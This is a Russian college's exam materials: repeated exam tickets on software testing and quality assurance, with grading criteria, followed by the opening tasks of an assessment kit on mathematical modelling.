**Оформление зачетно-экзаменационных материалов**

Государственное автономное профессиональное образовательное учреждение  
Республики Карелия  
«Петрозаводский архитектурно – строительный техникум»

**Специальность 09.02.11 Разработка и управление программным обеспечением**

Вид контроля - промежуточная аттестация

Контингент обучающихся студенты третьего курса

Время промежуточного контроля 8 часов

Экзамен состоит из ответов, обучающихся на вопросы и задания.

Вопросы экзамена предлагаются в традиционной форме и проверяют теоретические и практические результаты освоения содержания МДК.02.03.

Задания экзамена направлены на проверку умений и навыков, полученных обучающимся при изучении содержания МДК.02.03. Задания дифференцируются по уровню сложности.

Билеты экзамена равноценны по трудности, одинаковы по структуре, параллельны по расположению заданий.

Тематика экзаменационных вопросов:

- Первый и второй вопросы - теоретические, направленные на проверку знаний по междисциплинарному курсу.

- Третий вопрос - практический, связан с решением задачи.

Место проведения промежуточной аттестации – компьютерный класс.

Используемое оборудование – персональный компьютер.

Билет для проведения промежуточной аттестации состоит из 3 заданий: форма заданий – 2 теоретических вопроса и одного практического. Вопросы составлены на основе рабочей программы профессионального модуля, охватывают наиболее актуальные темы междисциплинарного курса и отражают объемы проверяемых теоретических и практических знаний.

### ***Критерии оценивания экзамена***

***Оценка «отлично»*** выставляется студенту за глубокое и полное овладение содержанием учебного материала, в котором студент легко ориентируется, владение понятийным аппаратом за умение связывать теорию с практикой, высказывать и обосновывать свои суждения. Работа выполнена грамотно, ответы на теоретические вопросы изложены грамотно и логично. Практическое задание выполнено полностью и получен верный ответ.

***Оценка «хорошо»*** выставляется студенту, если студент полно освоил учебный материал, владеет понятийным аппаратом, ориентируется в изученном материале, осознанно применяет знания для решения практических задач, грамотно излагает ответ, но содержание и форма ответа имеют некоторые неточности. Практическое задание выполнено полностью, но при выполнении обнаружился недостаток.

***Оценка «удовлетворительно»*** выставляется студенту, если студент демонстрирует знание и понимание основных положений учебного материала, но излагает его неполно, непоследовательно, допускает неточности в определении понятий, в применении знаний для решения практических задач, не умеет доказательно обосновать свои суждения. Практическое задание выполнено не полностью, но студент владеет основными навыками.

***Оценка «неудовлетворительно»*** выставляется студенту, если студент имеет разрозненные, бессистемные знания, не умеет выделять главное и второстепенное, допускает ошибки в определении понятий, искажает их смысл, беспорядочно и неуверенно излагает материал, не может применять знания для решения практической задачи; работа показала полное отсутствие у студентов обязательных знаний и навыков.

Составитель \_\_\_\_\_ Н.Л.Мельник

Рассмотрено

на заседании ПЦК \_\_\_\_\_  
\_\_\_\_\_

Председатель ПЦК

Утверждено \_\_\_\_\_

Заместитель директора

по УПР \_\_\_\_\_ Н.О.  
Минко

**Материалы для проведения дифференцированного зачета**

**ГАПОУ РК «Петрозаводский архитектурно – строительный техникум»**

СОГЛАСОВАНО Зав. отделением  _____	<b>Экзаменационный билет № 1</b> По МДК 02.03 Поддержка и тестирование программных модулей  Группа ИС 21, ИС-22	УТВЕРЖДАЮ Зам.директора по учебно- производственной работе  _____ Минко Н.О. « ____ » _____ 20 ____ г.
---	---	--

1. Расскажите о стандартах оценки качества программного продукта. Расскажите о двух способах контроля качества, поясните разницу между ними.
2. Методы и виды тестирования. Общий обзор. Критерии покрытия тестирования.
3. Дан двухмерный массив 5×5. Найти сумму модулей отрицательных нечетных элементов. Сформулировать требования к программному продукту и выполнить анализ и тестирование программных требований в соответствии со свойствами качественных требований.

Преподаватель \_\_\_\_\_ Мельник Н.Л.

**ГАПОУ РК «Петрозаводский архитектурно - строительный техникум»**

СОГЛАСОВАНО Зав. отделением  _____	<b>Экзаменационный билет № 2</b> По МДК 02.03 Поддержка и тестирование программных модулей  Группа ИС 21, ИС-22	УТВЕРЖДАЮ Зам.директора по учебно- производственной работе  _____ Минко Н.О. « ____ » _____ 20 ____ г.
---	---	--

1. Классификация тестирования по уровням.
2. Документы, создаваемые в процессе тестирования. Тест план. Связь тестовых планов с другими типами документов. Тест – дизайн. Возможные формы подготовки тест-дизайна.
3. Дана матрица. Вывести на экран все четные строки, то есть с четными номерами, у которых первый элемент больше последнего. Сформулировать требования к программному продукту и разработать чек – лист.

Преподаватель \_\_\_\_\_ Мельник Н.Л.

**ГАПОУ РК «Петрозаводский архитектурно - строительный техникум»**

СОГЛАСОВАНО Зав. отделением  _____	<b>Экзаменационный билет № 3</b> По МДК 02.03 Поддержка и тестирование программных модулей  Группа ИС 21, ИС-22	УТВЕРЖДАЮ Зам.директора по учебно- производственной работе  _____ Минко Н.О. « _____ » 20 ____ г.
« _____ » _____ 20 ____ г.	Семестр 4	

1. Тестирование производительности
2. Определение Test Case. Правила написания, степень детализации, независимость. Правила описания дефектов, понятие важности, приоритета. Ведение системы отслеживания дефектов.
3. 3. Дана целочисленная квадратная матрица. Определить: произведение элементов в тех строках, которые не содержат отрицательных элементов. Сформулировать требования к программному продукту и разработать тест – кейс.

Преподаватель \_\_\_\_\_ Мельник Н.Л.

**ГАПОУ РК «Петрозаводский архитектурно - строительный техникум»**

СОГЛАСОВАНО Зав. отделением  _____	<b>Экзаменационный билет № 4</b> По МДК 02.03 Поддержка и тестирование программных модулей  Группа ИС 21, ИС-22	УТВЕРЖДАЮ Зам.директора по учебно- производственной работе  _____ Минко Н.О. « _____ » 20 ____ г.
« _____ » _____ 20 ____ г.	Семестр 4	

1. Дайте понятие терминов «тестирование» и «отладка», поясните разницу между ними. Расскажите о месте тестирования и отладки в жизненном цикле программного обеспечения.
2. Покрытие входных данных. Допустимые и недопустимые данные. Эквивалентное разбиение.
3. Дана матрица. Вывести на экран все четные строки, то есть с четными номерами, у которых первый элемент больше последнего. Сформулировать требования к программному продукту и выполнить тестирование программного продукта по методу «белого ящика».

Мельник Н.Л.

Преподаватель \_\_\_\_\_

**ГАПОУ РК «Петрозаводский архитектурно - строительный техникум»**

<b>СОГЛАСОВАНО</b> Зав. отделением  _____	<b>Экзаменационный билет № 5</b> По МДК 02.03 Поддержка и тестирование программных модулей  Группа ИС 21, ИС-22	<b>УТВЕРЖДАЮ</b> Зам.директора по учебно- производственной работе  _____ Минко Н.О. « ____ » _____ 20__ г.
--	---	--

1. Расскажите о стандартах оценки качества программного продукта. Расскажите о двух способах контроля качества, поясните разницу между ними.
2. Методы и виды тестирования. Общий обзор. Критерии покрытия тестирования.
3. Дан двухмерный массив 5×5. Найти сумму модулей отрицательных нечетных элементов. Сформулировать требования к программному продукту и выполнить анализ и тестирование программных требований в соответствии со свойствами качественных требований.

Преподаватель \_\_\_\_\_ Мельник Н.Л.

**ГАПОУ РК «Петрозаводский архитектурно - строительный техникум»**

<b>СОГЛАСОВАНО</b> Зав. отделением  _____	<b>Экзаменационный билет № 6</b> По МДК 02.03 Поддержка и тестирование программных модулей  Группа ИС 21, ИС-22	<b>УТВЕРЖДАЮ</b> Зам.директора по учебно- производственной работе  _____ Минко Н.О. « ____ » _____ 20__ г.
--	---	--

1. Классификация тестирования по уровням.
2. Документы, создаваемые в процессе тестирования. Тест план. Связь тестовых планов с другими типами документов. Тест – дизайн. Возможные формы подготовки тест-дизайна.
3. Дана матрица. Вывести на экран все четные строки, то есть с четными номерами, у которых первый элемент больше последнего. Сформулировать требования к программному продукту и разработать чек – лист.

Преподаватель \_\_\_\_\_ Мельник Н.Л.

**ГАПОУ РК «Петрозаводский архитектурно - строительный техникум»**

<b>СОГЛАСОВАНО</b> Зав. отделением  _____ 20__ г. «__»_____	<b>Экзаменационный билет № 7</b> По МДК 02.03 Поддержка и тестирование программных модулей  Группа ИС 21, ИС-22                      Семестр 4	<b>УТВЕРЖДАЮ</b> Зам.директора по учебно- производственной работе  _____ Минко Н.О. _____ «__»_____ 20__ г.
---	--	---

1. Тестирование производительности
2. Определение Test Case. Правила написания, степень детализации, независимость. Правила описания дефектов, понятие важности, приоритета. Ведение системы отслеживания дефектов.
3. 3. Дана целочисленная квадратная матрица. Определить: произведение элементов в тех строках, которые не содержат отрицательных элементов. Сформулировать требования к программному продукту и разработать тест – кейс.

Преподаватель \_\_\_\_\_ Мельник Н.Л.

**ГАПОУ РК «Петрозаводский архитектурно - строительный техникум»**

<b>СОГЛАСОВАНО</b> Зав. отделением  _____ 20__ г. «__»_____	<b>Экзаменационный билет № 8</b> По МДК 02.03 Поддержка и тестирование программных модулей  Группа ИС 21, ИС-22                      Семестр 4	<b>УТВЕРЖДАЮ</b> Зам.директора по учебно- производственной работе  _____ Минко Н.О. _____ «__»_____ 20__ г.
---	--	---

1. Дайте понятие терминов «тестирование» и «отладка», поясните разницу между ними. Расскажите о месте тестирования и отладки в жизненном цикле программного обеспечения.
2. Покрытие входных данных. Допустимые и недопустимые данные. Эквивалентное разбиение.
3. Дана матрица. Вывести на экран все четные строки, то есть с четными номерами, у которых первый элемент больше последнего. Сформулировать требования к программному продукту и выполнить тестирование программного продукта по методу «белого ящика».

Преподаватель \_\_\_\_\_ Мельник Н.Л.

**ГАПОУ РК «Петрозаводский архитектурно - строительный техникум»**

<b>СОГЛАСОВАНО</b> Зав. отделением  _____ « ____ » _____ 20__ г.	<b>Экзаменационный билет № 9</b> По МДК 02.03 Поддержка и тестирование программных модулей  Группа ИС 21, ИС-22                      Семестр 4	<b>УТВЕРЖДАЮ</b> Зам.директора по учебно- производственной работе  _____ Минко Н.О. « ____ » _____ 20__ г.
--	--	--

1. Расскажите о стандартах оценки качества программного продукта. Расскажите о двух способах контроля качества, поясните разницу между ними.
2. Методы и виды тестирования. Общий обзор. Критерии покрытия тестирования.
3. Дан двумерный массив 5×5. Найти сумму модулей отрицательных нечетных элементов. Сформулировать требования к программному продукту и выполнить анализ и тестирование программных требований в соответствии со свойствами качественных требований.

Преподаватель \_\_\_\_\_ Мельник Н.Л.

**ГАПОУ РК «Петрозаводский архитектурно - строительный техникум»**

<b>СОГЛАСОВАНО</b> Зав. отделением  _____ « ____ » _____ 20__ г.	<b>Экзаменационный билет № 10</b> По МДК 02.03 Поддержка и тестирование программных модулей  Группа ИС 21, ИС-22                      Семестр 4	<b>УТВЕРЖДАЮ</b> Зам.директора по учебно- производственной работе  _____ Минко Н.О. « ____ » _____ 20__ г.
--	---	--

1. Классификация тестирования по уровням.
2. Документы, создаваемые в процессе тестирования. Тест план. Связь тестовых планов с другими типами документов. Тест – дизайн. Возможные формы подготовки тест-дизайна.
3. Дана матрица. Вывести на экран все четные строки, то есть с четными номерами, у которых первый элемент больше последнего. Сформулировать требования к программному продукту и разработать чек – лист.

Преподаватель \_\_\_\_\_ Мельник Н.Л.

**ГАПОУ РК «Петрозаводский архитектурно - строительный техникум»**

СОГЛАСОВАНО Зав. отделением  _____	<b>Экзаменационный билет № 11</b> По МДК 02.03 Поддержка и тестирование программных модулей  Группа ИС 21, ИС-22	УТВЕРЖДАЮ Зам.директора по учебно- производственной работе  _____ Минко Н.О. « ____ » _____ 20 ____ г.
« ____ » _____ 20 ____ г.	Семестр 4	

1. Тестирование производительности
2. Определение Test Case. Правила написания, степень детализации, независимость. Правила описания дефектов, понятие важности, приоритета. Ведение системы отслеживания дефектов.
3. 3. Дана целочисленная квадратная матрица. Определить: произведение элементов в тех строках, которые не содержат отрицательных элементов. Сформулировать требования к программному продукту и разработать тест – кейс.

Преподаватель \_\_\_\_\_ Мельник Н.Л.

**ГАПОУ РК «Петрозаводский архитектурно - строительный техникум»**

СОГЛАСОВАНО Зав. отделением  _____	<b>Экзаменационный билет № 12</b> По МДК 02.03 Поддержка и тестирование программных модулей  Группа ИС 21, ИС-22	УТВЕРЖДАЮ Зам.директора по учебно- производственной работе  _____ Минко Н.О. « ____ » _____ 20 ____ г.
« ____ » _____ 20 ____ г.	Семестр 4	

1. Дайте понятие терминов «тестирование» и «отладка», поясните разницу между ними. Расскажите о месте тестирования и отладки в жизненном цикле программного обеспечения.
2. Покрытие входных данных. Допустимые и недопустимые данные. Эквивалентное разбиение.
3. Дана матрица. Вывести на экран все четные строки, то есть с четными номерами, у которых первый элемент больше последнего. Сформулировать требования к программному продукту и выполнить тестирование программного продукта по методу «белого ящика».

Преподаватель \_\_\_\_\_ Мельник Н.Л.



**ГАПОУ РК «Петрозаводский архитектурно - строительный техникум»**

СОГЛАСОВАНО Зав. отделением  _____ « ____ » _____ 20__ г.	<b>Экзаменационный билет № 15</b> По МДК 02.03 Поддержка и тестирование программных модулей  Группа ИС 21, ИС-22                      Семестр 4	УТВЕРЖДАЮ Зам.директора по учебно- производственной работе  _____ Минко Н.О. « ____ » _____ 20__ г.
---	---	---

1. Тестирование производительности
2. Определение Test Case. Правила написания, степень детализации, независимость. Правила описания дефектов, понятие важности, приоритета. Ведение системы отслеживания дефектов.
3. 3. Дана целочисленная квадратная матрица. Определить: произведение элементов в тех строках, которые не содержат отрицательных элементов. Сформулировать требования к программному продукту и разработать тест – кейс.

Преподаватель \_\_\_\_\_ Мельник Н.Л.

**ГАПОУ РК «Петрозаводский архитектурно - строительный техникум»**

СОГЛАСОВАНО Зав. отделением  _____ « ____ » _____ 20__ г.	<b>Экзаменационный билет № 16</b> По МДК 02.03 Поддержка и тестирование программных модулей  Группа ИС 21, ИС-22                      Семестр 4	УТВЕРЖДАЮ Зам.директора по учебно- производственной работе  _____ Минко Н.О. « ____ » _____ 20__ г.
---	---	---

1. Дайте понятие терминов «тестирование» и «отладка», поясните разницу между ними. Расскажите о месте тестирования и отладки в жизненном цикле программного обеспечения.
2. Покрытие входных данных. Допустимые и недопустимые данные. Эквивалентное разбиение.
3. Дана матрица. Вывести на экран все четные строки, то есть с четными номерами, у которых первый элемент больше последнего. Сформулировать требования к программному продукту и выполнить тестирование программного продукта по методу «белого ящика».

Преподаватель \_\_\_\_\_ Мельник Н.Л.

**ГАПОУ РК «Петрозаводский архитектурно - строительный техникум»**

СОГЛАСОВАНО Зав. отделением  _____ « ____ » _____ 20__ г.	<b>Экзаменационный билет № 17</b> По МДК 02.03 Поддержка и тестирование программных модулей  Группа ИС 21, ИС-22                      Семестр 4	УТВЕРЖДАЮ Зам.директора по учебно- производственной работе  _____ Минко Н.О. « ____ » _____ 20__ г.
---	---	---

1. Расскажите о стандартах оценки качества программного продукта. Расскажите о двух способах контроля качества, поясните разницу между ними.
2. Методы и виды тестирования. Общий обзор. Критерии покрытия тестирования.
3. Дан двухмерный массив 5×5. Найти сумму модулей отрицательных нечетных элементов. Сформулировать требования к программному продукту и выполнить анализ и тестирование программных требований в соответствии со свойствами качественных требований.

Преподаватель \_\_\_\_\_ Мельник Н.Л.

**ГАПОУ РК «Петрозаводский архитектурно - строительный техникум»**

СОГЛАСОВАНО Зав. отделением  _____ « ____ » _____ 20__ г.	<b>Экзаменационный билет № 18</b> По МДК 02.03 Поддержка и тестирование программных модулей  Группа ИС 21, ИС-22                      Семестр 4	УТВЕРЖДАЮ Зам.директора по учебно- производственной работе  _____ Минко Н.О. « ____ » _____ 20__ г.
---	---	---

1. Классификация тестирования по уровням.
2. Документы, создаваемые в процессе тестирования. Тест план. Связь тестовых планов с другими типами документов. Тест – дизайн. Возможные формы подготовки тест-дизайна.
3. Дана матрица. Вывести на экран все четные строки, то есть с четными номерами, у которых первый элемент больше последнего. Сформулировать требования к программному продукту и разработать чек – лист.

Преподаватель \_\_\_\_\_ Мельник Н.Л.

**ГАПОУ РК «Петрозаводский архитектурно - строительный техникум»**

СОГЛАСОВАНО Зав. отделением	<b>Экзаменационный билет № 19</b> По МДК 02.03 Поддержка и тестирование программных модулей	УТВЕРЖДАЮ Зам.директора по учебно- производственной работе
_____	Группа ИС 21, ИС-22	_____ Минко
« ____ » _____ 20 ____ г.	Семестр 4	Н.О. « ____ » _____ 20 ____ г.

1. Тестирование производительности
2. Определение Test Case. Правила написания, степень детализации, независимость. Правила описания дефектов, понятие важности, приоритета. Ведение системы отслеживания дефектов.
3. 3. Дана целочисленная квадратная матрица. Определить: произведение элементов в тех строках, которые не содержат отрицательных элементов. Сформулировать требования к программному продукту и разработать тест – кейс.

Преподаватель \_\_\_\_\_ Мельник Н.Л.

**ГАПОУ РК «Петрозаводский архитектурно - строительный техникум»**

СОГЛАСОВАНО Зав. отделением	<b>Экзаменационный билет № 20</b> По МДК 02.03 Поддержка и тестирование программных модулей	УТВЕРЖДАЮ Зам.директора по учебно- производственной работе
_____	Группа ИС 21, ИС-22	_____ Минко
« ____ » _____ 20 ____ г.	Семестр 4	Н.О. « ____ » _____ 20 ____ г.

1. Дайте понятие терминов «тестирование» и «отладка», поясните разницу между ними. Расскажите о месте тестирования и отладки в жизненном цикле программного обеспечения.
2. Покрытие входных данных. Допустимые и недопустимые данные. Эквивалентное разбиение.
3. Дана матрица. Вывести на экран все четные строки, то есть с четными номерами, у которых первый элемент больше последнего. Сформулировать требования к программному продукту и выполнить тестирование программного продукта по методу «белого ящика».

Преподаватель \_\_\_\_\_ Мельник Н.Л.

**ГАПОУ РК «Петрозаводский архитектурно - строительный техникум»**

СОГЛАСОВАНО Зав. отделением	<b>Экзаменационный билет № 21</b> По МДК 02.03 Поддержка и тестирование программных модулей	УТВЕРЖДАЮ Зам.директора по учебно- производственной работе
_____	Группа ИС 21, ИС-22	_____ Минко
« _____ » _____ 20__ г.	Семестр 4	Н.О. _____
		« _____ » _____ 20__ г.

1. Расскажите о стандартах оценки качества программного продукта. Расскажите о двух способах контроля качества, поясните разницу между ними.
2. Методы и виды тестирования. Общий обзор. Критерии покрытия тестирования.
3. Дан двухмерный массив 5×5. Найти сумму модулей отрицательных нечетных элементов. Сформулировать требования к программному продукту и выполнить анализ и тестирование программных требований в соответствии со свойствами качественных требований.

Преподаватель \_\_\_\_\_ Мельник Н.Л.

**ГАПОУ РК «Петрозаводский архитектурно - строительный техникум»**

СОГЛАСОВАНО Зав. отделением	<b>Экзаменационный билет № 22</b> По МДК 02.03 Поддержка и тестирование программных модулей	УТВЕРЖДАЮ Зам.директора по учебно- производственной работе
_____	Группа ИС 21, ИС-22	_____ Минко
« _____ » _____ 20__ г.	Семестр 4	Н.О. _____
		« _____ » _____ 20__ г.

1. Классификация тестирования по уровням.
2. Документы, создаваемые в процессе тестирования. Тест план. Связь тестовых планов с другими типами документов. Тест – дизайн. Возможные формы подготовки тест-дизайна.
3. Дана матрица. Вывести на экран все четные строки, то есть с четными номерами, у которых первый элемент больше последнего. Сформулировать требования к программному продукту и разработать чек – лист.

Преподаватель \_\_\_\_\_ Мельник Н.Л.

**ГАПОУ РК «Петрозаводский архитектурно - строительный техникум»**

СОГЛАСОВАНО Зав. отделением  _____	<b>Экзаменационный билет № 23</b> По МДК 02.03 Поддержка и тестирование программных модулей  Группа ИС 21, ИС-22	УТВЕРЖДАЮ Зам.директора по учебно- производственной работе  _____ Минко Н.О. « ____ » _____ 20 ____ г.
« ____ » _____ 20 ____ г.	Семестр 4	

1. Тестирование производительности
2. Определение Test Case. Правила написания, степень детализации, независимость. Правила описания дефектов, понятие важности, приоритета. Ведение системы отслеживания дефектов.
3. 3. Дана целочисленная квадратная матрица. Определить: произведение элементов в тех строках, которые не содержат отрицательных элементов. Сформулировать требования к программному продукту и разработать тест – кейс.

Преподаватель \_\_\_\_\_ Мельник Н.Л.

**ГАПОУ РК «Петрозаводский архитектурно - строительный техникум»**

СОГЛАСОВАНО Зав. отделением  _____	<b>Экзаменационный билет № 24</b> По МДК 02.03 Поддержка и тестирование программных модулей  Группа ИС 21, ИС-22	УТВЕРЖДАЮ Зам.директора по учебно- производственной работе  _____ Минко Н.О. « ____ » _____ 20 ____ г.
« ____ » _____ 20 ____ г.	Семестр 4	

1. Дайте понятие терминов «тестирование» и «отладка», поясните разницу между ними. Расскажите о месте тестирования и отладки в жизненном цикле программного обеспечения.
2. Покрытие входных данных. Допустимые и недопустимые данные. Эквивалентное разбиение.
3. Дана матрица. Вывести на экран все четные строки, то есть с четными номерами, у которых первый элемент больше последнего. Сформулировать требования к программному продукту и выполнить тестирование программного продукта по методу «белого ящика».

Преподаватель \_\_\_\_\_ Мельник Н.Л.

**ГАПОУ РК «Петрозаводский архитектурно - строительный техникум»**

СОГЛАСОВАНО Зав. отделением  _____ « ____ » _____ 20__ г.	<b>Экзаменационный билет № 25</b> По МДК 02.03 Поддержка и тестирование программных модулей  Группа ИС 21, ИС-22                      Семестр 4	УТВЕРЖДАЮ Зам.директора по учебно- производственной работе  _____ Минко Н.О. « ____ » _____ 20__ г.
---	---	---

1. Расскажите о стандартах оценки качества программного продукта. Расскажите о двух способах контроля качества, поясните разницу между ними.
2. Методы и виды тестирования. Общий обзор. Критерии покрытия тестирования.
3. Дан двухмерный массив 5×5. Найти сумму модулей отрицательных нечетных элементов. Сформулировать требования к программному продукту и выполнить анализ и тестирование программных требований в соответствии со свойствами качественных требований.

Преподаватель \_\_\_\_\_ Мельник Н.Л.

**ГАПОУ РК «Петрозаводский архитектурно - строительный техникум»**

СОГЛАСОВАНО Зав. отделением  _____ « ____ » _____ 20__ г.	<b>Экзаменационный билет № 26</b> По МДК 02.03 Поддержка и тестирование программных модулей  Группа ИС 21, ИС-22                      Семестр 4	УТВЕРЖДАЮ Зам.директора по учебно- производственной работе  _____ Минко Н.О. « ____ » _____ 20__ г.
---	---	---

1. Классификация тестирования по уровням.
2. Документы, создаваемые в процессе тестирования. Тест план. Связь тестовых планов с другими типами документов. Тест – дизайн. Возможные формы подготовки тест-дизайна.
3. Дана матрица. Вывести на экран все четные строки, то есть с четными номерами, у которых первый элемент больше последнего. Сформулировать требования к программному продукту и разработать чек – лист.

Преподаватель \_\_\_\_\_ Мельник Н.Л.

**ГАПОУ РК «Петрозаводский архитектурно - строительный техникум»**

СОГЛАСОВАНО Зав. отделением	<b>Экзаменационный билет № 27</b> По МДК 02.03 Поддержка и тестирование программных модулей	УТВЕРЖДАЮ Зам.директора по учебно- производственной работе
_____	Группа ИС 21, ИС-22	_____ Минко
« ____ » _____ 20 ____ г.	Семестр 4	Н.О. « ____ » _____ 20 ____ г.

1. Тестирование производительности
2. Определение Test Case. Правила написания, степень детализации, независимость. Правила описания дефектов, понятие важности, приоритета. Ведение системы отслеживания дефектов.
3. 3. Дана целочисленная квадратная матрица. Определить: произведение элементов в тех строках, которые не содержат отрицательных элементов. Сформулировать требования к программному продукту и разработать тест – кейс.

Преподаватель \_\_\_\_\_ Мельник Н.Л.

**ГАПОУ РК «Петрозаводский архитектурно - строительный техникум»**

СОГЛАСОВАНО Зав. отделением	<b>Экзаменационный билет № 28</b> По МДК 02.03 Поддержка и тестирование программных модулей	УТВЕРЖДАЮ Зам.директора по учебно- производственной работе
_____	Группа ИС 21, ИС-22	_____ Минко
« ____ » _____ 20 ____ г.	Семестр 4	Н.О. « ____ » _____ 20 ____ г.

1. Дайте понятие терминов «тестирование» и «отладка», поясните разницу между ними. Расскажите о месте тестирования и отладки в жизненном цикле программного обеспечения.
2. Покрытие входных данных. Допустимые и недопустимые данные. Эквивалентное разбиение.
3. Дана матрица. Вывести на экран все четные строки, то есть с четными номерами, у которых первый элемент больше последнего. Сформулировать требования к программному продукту и выполнить тестирование программного продукта по методу «белого ящика».

Преподаватель \_\_\_\_\_ Мельник Н.Л.

**ГАПОУ РК «Петрозаводский архитектурно - строительный техникум»**

СОГЛАСОВАНО Зав. отделением  _____ « ____ » _____ 20__ г.	<b>Экзаменационный билет № 29</b> По МДК 02.03 Поддержка и тестирование программных модулей  Группа ИС 21, ИС-22 Семестр 4	УТВЕРЖДАЮ Зам.директора по учебно- производственной работе  _____ Минко Н.О. « ____ » _____ 20__ г.
---	---	---

1. Расскажите о стандартах оценки качества программного продукта. Расскажите о двух способах контроля качества, поясните разницу между ними.
2. Методы и виды тестирования. Общий обзор. Критерии покрытия тестирования.
3. Дан двухмерный массив 5×5. Найти сумму модулей отрицательных нечетных элементов. Сформулировать требования к программному продукту и выполнить анализ и тестирование программных требований в соответствии со свойствами качественных требований.

Преподаватель \_\_\_\_\_ Мельник Н.Л.

**ГАПОУ РК «Петрозаводский архитектурно - строительный техникум»**

СОГЛАСОВАНО Зав. отделением  _____ « ____ » _____ 20__ г.	<b>Экзаменационный билет № 30</b> По МДК 02.03 Поддержка и тестирование программных модулей  Группа ИС 21, ИС-22                      Семестр 4	УТВЕРЖДАЮ Зам.директора по учебно- производственной работе  _____ Минко Н.О. « ____ » _____ 20__ г.
---	---	---

1. Классификация тестирования по уровням.
2. Документы, создаваемые в процессе тестирования. Тест план. Связь тестовых планов с другими типами документов. Тест – дизайн. Возможные формы подготовки тест-дизайна.
3. Дана матрица. Вывести на экран все четные строки, то есть с четными номерами, у которых первый элемент больше последнего. Сформулировать требования к программному продукту и разработать чек – лист.

Преподаватель \_\_\_\_\_ Мельник Н.Л.

**ГАПОУ РК «Петрозаводский архитектурно - строительный техникум»**

СОГЛАСОВАНО Зав. отделением  _____ « ____ » _____ 20__ г.	<b>Экзаменационный билет № 31</b> По МДК 02.03 Поддержка и тестирование программных модулей  Группа ИС 21, ИС-22                      Семестр 4	УТВЕРЖДАЮ Зам.директора по учебно- производственной работе  _____ Минко Н.О. « ____ » _____ 20__ г.
---	---	---

1. Тестирование производительности
2. Определение Test Case. Правила написания, степень детализации, независимость. Правила описания дефектов, понятие важности, приоритета. Ведение системы отслеживания дефектов.
3. 3. Дана целочисленная квадратная матрица. Определить: произведение элементов в тех строках, которые не содержат отрицательных элементов. Сформулировать требования к программному продукту и разработать тест – кейс.

Преподаватель \_\_\_\_\_ Мельник Н.Л.

**ГАПОУ РК «Петрозаводский архитектурно - строительный техникум»**

СОГЛАСОВАНО Зав. отделением  _____ « ____ » _____ 20__ г.	<b>Экзаменационный билет № 32</b> По МДК 02.03 Поддержка и тестирование программных модулей  Группа ИС 21, ИС-22                      Семестр 4	УТВЕРЖДАЮ Зам.директора по учебно- производственной работе  _____ Минко Н.О. « ____ » _____ 20__ г.
---	---	---

1. Дайте понятие терминов «тестирование» и «отладка», поясните разницу между ними. Расскажите о месте тестирования и отладки в жизненном цикле программного обеспечения.
2. Покрытие входных данных. Допустимые и недопустимые данные. Эквивалентное разбиение.
3. Дана матрица. Вывести на экран все четные строки, то есть с четными номерами, у которых первый элемент больше последнего. Сформулировать требования к программному продукту и выполнить тестирование программного продукта по методу «белого ящика».

Преподаватель \_\_\_\_\_ Мельник Н.Л.

**Министерство образования Республики Карелия**  
**Государственное автономное профессиональное образовательное**  
**Учреждение Республики Карелия**  
**«Петрозаводский архитектурно-строительный техникум»**

# **КОМПЛЕКТ ОЦЕНОЧНЫХ СРЕДСТВ**

**по междисциплинарному курсу**  
**МДК 02.04 Математическое моделирование**  
**09.02.11 Разработка и управление программным обеспечением**

**программист**

Квалификация выпускника

Петрозаводск 2026 г.

# Оформление зачетно-экзаменационных материалов

Государственное автономное профессиональное образовательное учреждение  
Республики Карелия  
«Петрозаводский архитектурно-строительный техникум»

Специальность 09.02.11 **Разработка и управление программным обеспечением**

Вид контроля - промежуточная аттестация

Контингент обучающихся студенты третьего курса группы ИС-21, ИС-22

## Критерии оценки:

Шкалы оценивания	Критерии оценивания
Отлично	Показывает высокий уровень сформированности компетенций, т.е.: <ul style="list-style-type: none"><li>– демонстрирует глубокое и прочное освоение материала;</li><li>– исчерпывающе, четко, последовательно, грамотно и логически стройно излагает теоретический материал;</li><li>– правильно формирует определения;</li><li>– демонстрирует умения самостоятельной работы с нормативно-правовой литературой;</li><li>– умеет делать выводы по излагаемому материалу.</li></ul>
Хорошо	Показывает достаточный уровень сформированности компетенций, т.е.: <ul style="list-style-type: none"><li>– демонстрирует достаточно полное знание материала, основных теоретических положений;</li><li>– достаточно последовательно, грамотно логически стройно излагает материал;</li><li>– демонстрирует умения ориентироваться в нормативно-правовой литературе;</li><li>– умеет делать достаточно обоснованные выводы по излагаемому материалу</li></ul>
Удовлетворительно	Показывает пороговый уровень сформированности компетенций, т.е.: <ul style="list-style-type: none"><li>– демонстрирует общее знание изучаемого материала;</li><li>– испытывает затруднения при ответах на дополнительные вопросы;</li><li>– знает основную рекомендуемую литературу;</li><li>– умеет строить ответ в соответствии со структурой излагаемого материала.</li></ul>
Неудовлетворительно	Ставится в случае: <ul style="list-style-type: none"><li>– незнания значительной части программного материала;</li><li>– не владения понятийным аппаратом дисциплины;</li><li>– допущения существенных ошибок при изложении учебного материала;</li><li>– неумения строить ответ в соответствии со структурой излагаемого вопроса;</li><li>– неумения делать выводы по излагаемому материалу</li></ul>

Составитель \_\_\_\_\_ Ю.А.Паталах  
Рассмотрено \_\_\_\_\_

На заседании ПЦК \_\_\_\_\_  
Председатель ПЦК \_\_\_\_\_

Утверждено \_\_\_\_\_  
Заместитель директора по УПР \_\_\_\_\_ Н.О. Минко

### ПЕРЕЧЕНЬ ЗАДАНИЙ

**Задание №1.** Сопоставьте характеристики математических моделей с неопределенными параметрами и их названия.

1. Значения всех или отдельных параметров модели определяются случайными величинами, заданными плотностями вероятности.	а) Нечеткие
2. Значения всех или отдельных параметров модели определяются величинами, которые зависят от оценки плотностей вероятности, определяемой в результате обработки ограниченной экспериментальной выборки данных параметров.	б) Интервальные
3. Значения всех или отдельных параметров модели описываются величинами, заданным промежутком, образованным минимальными и максимально возможными значениями параметра.	в) Случайные
4. Значения всех или отдельных параметров модели описываются функциями принадлежности соответствующему «неясному» множеству.	г) Стохастические

**Задание №2.** Установите правильную последовательность этапов технологического цикла вычислительного эксперимента:

- а) разработка метода расчета;
- б) сравнение результатов расчетов с данными опыта;
- в) программирование;
- г) построение математической модели;
- д) уточнение модели;
- е) расчеты на компьютере.

**Задание №3.** Какой вид имеет целевая функция данной задачи: «Фабрика производит изделия двух видов. На изготовление одного изделия вида А необходимо израсходовать три кг сырья, на изготовление одного изделия вида В – пять кг. Всего имеется 93 кг сырья. Необходимо составить такой план производства, чтобы получить наибольшую выручку, если стоимость одного изделия вида А 6 у.е., вида В – 7 у.е., причем требуется изготовить изделий вида А не более 35, а вида В – не более 45».

